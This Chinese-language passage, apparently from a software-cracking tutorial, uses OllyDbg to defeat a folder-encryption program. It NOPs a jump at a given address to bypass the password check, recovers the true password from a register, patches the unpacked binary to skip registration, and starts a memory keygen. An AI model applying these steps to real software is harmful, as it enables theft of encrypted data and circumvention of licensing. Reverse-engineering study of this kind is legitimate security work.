


图 10




图 11

密密码为 123456，文件夹内相关内容如图 10，文件夹在加密后文件名末尾多了一个下划线“_”。

现在对加密后的文件夹执行解密（*右键中的解密菜单需要进行配置后才能出现*），我们运行一个新的 OD，选择文件菜单下的附加功能，找到解密进程，然后附加即可，如图 11。

此时解密窗口会失去响应，我们返回到 OD 窗口按一次 F9 即可激活解密窗口。在 OD 的命令窗口中输入“**bp MessageBoxA**”下断，返回解密窗口输入解密密码，执行解密功能。此时程序中断在系统领空，如图 12。




图 12

按 Alt+F9 返回到用户领空，同时点掉错误提示，OD 就返回到了用户的领空，此时关键代码如下：

```
004ED242    E8 05A5F1FF    call    <jmp.&user32.MessageBoxA>   ；此处为错误提示
004ED247    8B86 FC020000  mov     eax, dword ptr [esi+2FC]
```

往上方搜索可以看到两个跳转 je 和 jnz，如图 13，在这两个跳转上下 F2 断点。




图 13

重新进行解密，会发现如果 004ED216 跳转实现，就会出现错误提示，所以只要将此行 nop 掉即可绕过错误提示。

我们现在来测试下程序的安全性到底如何。将 004ED216 这一行 nop 填充后，输入错误的解密密码进行解密，此时程序会中断在 004ED22C 这一行。F8 单步跟踪，当程序运行到代码：“004ED27D 50 push eax”时返回到加密文件夹所在目录，就可以看到解密后的文件夹以及相关内容了，如图 14。




图 14

此时文件夹以及内部文件已经完全解密，注意桌面上两个文件名相似的文件夹以及文件夹内的内容。可以看到，解密后的文件夹内多了一个 password 文件，此文件保存的就是加密后的密码。

程序没有先进行密码的判断，而是先解密了文件夹，出现这种低级错误的原因在于程序加密文件夹后的密码保存位置：**密码保存在加密文件夹下，程序必须先把文件夹解密才能获取文件夹加密时的密码，所以程序没有判断密码就先解密了文件夹，然后才进行密码的判断**，这样我们就可以将加密的内容窃取出来了。

继续 F8 单步往下走，并且注意观察堆栈窗口，当程序运行到如下代码段时：

```
004ED2D4    E8 A775F7FF    call    00464880 ；解密算法，计算出加密前的密码
004ED2D9    8B55 F0 mov    edx, dword ptr [ebp-10]      ；加密后的密码
004ED2DC    8D45 F8 lea    eax, dword ptr [ebp-8]       ；加密前的密码
```




图 15

此时寄存器 EDX 中保存的就是真正的密码，如图 15，至此我们的注册验证以及密码破解就算完成了，下面我们来修改原程序，跳过注册验证。

用 OD 载入脱壳后的程序，按 Ctrl+G 跳转到 004ED216 处，将此行代码 nop 掉后保存文件即可。此时不管解密密码正确与否，都不会出现未能通过验证的错误提示了。

下面我们来制作伪注册码的内存注册机。运行 Keymaker，选择菜单“**其他**”>>“**内存注册机**”，程序名称选择我们脱壳后的 Unpack.exe，然后添加中断，输入我们在前面记录的相关数据，如图 16。

